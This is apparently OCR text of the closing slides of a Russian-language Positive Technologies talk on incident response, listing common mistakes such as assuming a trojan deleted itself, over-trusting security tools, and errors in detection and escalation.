
Проверка достаточности принятых мер

Уроки, отчеты, все заново (намылить, смыть, повторить)

Не стоит забывать про грабли

POSITIVE TECHNOLOGIES

Просто троян и он удалился
Нет веры что это бывает и может быть с Вами
Чрезмерная вера в СЗИ, а это лишь инструмент а не процесс
Ошибки распознавания
Неготовность инфраструктуры
Ошибки схем эскалации
Ошибки приоритетов операций
Держать в себе и молчать как ..?


Спасибо за внимание!
POSITIVE TECHNOLOGIES
ptsecurity.ru